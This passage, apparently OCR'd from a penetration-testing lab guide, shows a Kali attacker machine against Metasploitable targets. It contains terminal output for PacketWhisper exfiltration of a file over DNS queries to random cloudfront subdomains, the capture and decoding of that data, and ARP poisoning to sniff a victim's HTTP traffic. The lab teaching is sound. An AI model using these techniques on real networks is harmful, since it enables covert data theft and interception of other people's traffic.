
```
Broadcasting file...

### Starting Time (UTC): 12/02/23 17:21:08

Progress (bytes transmitted - patience is a virtue):
*** UnKnown can't find dkxvd0kfebc5x.cloudfront.net: No response from server
*** UnKnown can't find dkmvc085g0p9b.cloudfront.net: No response from server
*** UnKnown can't find dwwnmqmpfb3at.cloudfront.net: No response from server
*** UnKnown can't find d01yhnazp1rj8.cloudfront.net: No response from server
*** UnKnown can't find d5ip4psk3n2e2.cloudfront.net: No response from server
*** UnKnown can't find dkmvc0qpofw5p.cloudfront.net: No response from server
*** UnKnown can't find d1w4p495060wa.cloudfront.net: No response from server
```

```
kali@kali:~$ sudo tcpdump -i eth1 -w exfiltration.pcap
[sudo] password for kali:
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length 2621
44 bytes
^C3908 packets captured
3908 packets received by filter
0 packets dropped by kernel
```


PacketWhisper Main Menu
1) Transmit File via DNS
2) Extract File from PCAP
3) Test DNS Access
4) Help / About
5) Exit
Selection: 2



Extract & Decloakify a Cloaked File
IMPORTANT: Be sure the file is actually in PCAP format.
If you used Wireshark to capture the packets, there's
a chance it was saved in 'PCAP-like' format, which won't
here. If you have problems, be sure that tcpdump/WinDump
can read it manually: tcpdump -r myfile.pcap
Enter PCAP filename: exfiltration.pcap



What OS are you currently running on?
1) Linux/Unix/MacOS
2) Windows
Select OS [1 or 2]: 1
reading from file exfiltration.pcap, link-type EN10MB (Ethernet), snapshot le
ngth 262144



Select PacketWhisper Cipher Used For Transfer
1) Random Subdomain FQDNs (example: d1z2mqljlzjs58.cloudfront.net)
2) Unique Repeating FQDNs (example: John.Whorfin.yoyodyne.com)
3) [DISABLED] Common Website FQDNs (example: www.youtube.com)
Selection: 1


```
Ciphers:

1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: 3

Extracting payload from PCAP using cipher: ciphers/subdomain_randomizer_scrip
ts/cloudfront_prefixes

Save decloaked data to filename (default: 'decloaked.file'):

File 'cloaked.payload' decloaked and saved to 'decloaked.file'

Press return to continue ...
```

```
kali@kali:~/PacketWhisper$ cat decloaked.file
Administrator
Vagrant
TEST
```






Metasploitable 3
(Windows)
Metasploitable 2
(Web Server)
172.30.1.21
08:00:27:D7:CC:D8
172.30.1.20
08:00:27:2B:5A:5F
Attacker
(Kali Linux)
2
2
172.30.1.50
08:00:27:eb:23:e1


Metasploitable 3
(Windows)
Metasploitable 2
(Web Server)
172.30.1.21
08:00:27:D7:CC:D8
172.30.1.20
08:00:27:2B:5A:5F
Attacker
(Kali Linux)
172.30.1.50
08:00:27:eb:23:e1





```
Listening on:
  eth1 → 08:00:27:EB:23:E1
         172.30.1.50/255.255.255.0
         fe80::c280:130d:eca4:e07c/64

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 172.30.1.21 08:00:27:D7:CC:D8

 GROUP 2 : 172.30.1.20 08:00:27:2B:5A:5F
Starting Unified sniffing...
```


Metasploitable 3
(Windows)
Metasploitable 2
(Web Server)
172.30.1.21
08:00:27:D7:CC:D8
172.30.1.20
08:00:27:2B:5A:5F
Attacker
(Kali Linux)
172.30.1.50
08:00:27:eb:23:e1



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
eth1
any
eth0
eth2


No.	Time	Source	Destination	Protocol	Length	Info
109	119.5784045…	172.30.1.21	172.30.1.20	HTTP	426	GET / HTTP/1.1
120	119.8563609…	172.30.1.20	172.30.1.21	HTTP	132	HTTP/1.1 200 OK (text/html)
122	119.8871032…	172.30.1.21	172.30.1.20	HTTP	302	GET /favicon.ico HTTP/1.1
125	119.9173873…	172.30.1.20	172.30.1.21	HTTP	567	HTTP/1.1 404 Not Found (text/html)
175	132.9995877…	172.30.1.21	172.30.1.20	HTTP	467	GET /mutillidae/ HTTP/1.1
225	133.5246073…	172.30.1.21	172.30.1.20	HTTP	443	GET /mutillidae/styles/global-styles.css HTTP/1.1
234	133.5407318…	172.30.1.21	172.30.1.20	HTTP	455	GET /mutillidae/styles/ddsmoothmenu/ddsmoothmenu.css HTTP/1.1
259	133.5556299…	172.30.1.21	172.30.1.20	HTTP	457	GET /mutillidae/styles/ddsmoothmenu/ddsmoothmenu-v.css HTTP/1.1
265	133.5637829…	172.30.1.20	172.30.1.21	HTTP	1141	HTTP/1.1 200 OK (text/css)
276	133.5658478…	172.30.1.21	172.30.1.20	HTTP	446	GET /mutillidae/javascript/bookmark-site.js HTTP/1.1
284	133.5725487…	172.30.1.20	172.30.1.21	HTTP	513	HTTP/1.1 200 OK (text/html)
299	133.5808236…	172.30.1.20	172.30.1.21	HTTP	79	HTTP/1.1 200 OK (text/css)
306	133.5817142…	172.30.1.20	172.30.1.21	HTTP	1430	HTTP/1.1 200 OK (application/x-javascript)
314	133.5928984…	172.30.1.20	172.30.1.21	HTTP	786	HTTP/1.1 200 OK (text/css)
317	133.6081902…	172.30.1.21	172.30.1.20	HTTP	458	GET /mutillidae/javascript/ddsmoothmenu/ddsmoothmenu.js HTTP/1.1
334	133.6522582…	172.30.1.20	172.30.1.21	HTTP	245	HTTP/1.1 200 OK (application/x-javascript)
340	133.6650231…	172.30.1.21	172.30.1.20	HTTP	456	GET /mutillidae/javascript/ddsmoothmenu/jquery.min.js HTTP/1.1
447	133.8044497…	172.30.1.20	172.30.1.21	HTTP	682	HTTP/1.1 200 OK (application/x-javascript)
462	133.8218454…	172.30.1.21	172.30.1.20	HTTP	443	GET /mutillidae/images/coykillericon.png HTTP/1.1
463	133.8218457…	172.30.1.21	172.30.1.20	HTTP	448	GET /mutillidae/images/owasp-logo-400-300.png HTTP/1.1
464	133.8221418…	172.30.1.21	172.30.1.20	HTTP	437	GET /mutillidae/images/twitter.gif HTTP/1.1
465	133.8221420…	172.30.1.21	172.30.1.20	HTTP	445	GET /mutillidae/images/youtube_256_256.png HTTP/1.1
499	133.8270232…	172.30.1.20	172.30.1.21	HTTP	719	HTTP/1.1 200 OK (GIF89a)






```
kali@kali:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.30.1.50  netmask 255.255.255.0  broadcast 172.30.1.255
        inet6 fe80::c280:130d:eca4:e07c  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:eb:23:e1  txqueuelen 1000  (Ethernet)
        RX packets 1521  bytes 527733 (515.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1648  bytes 516594 (504.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

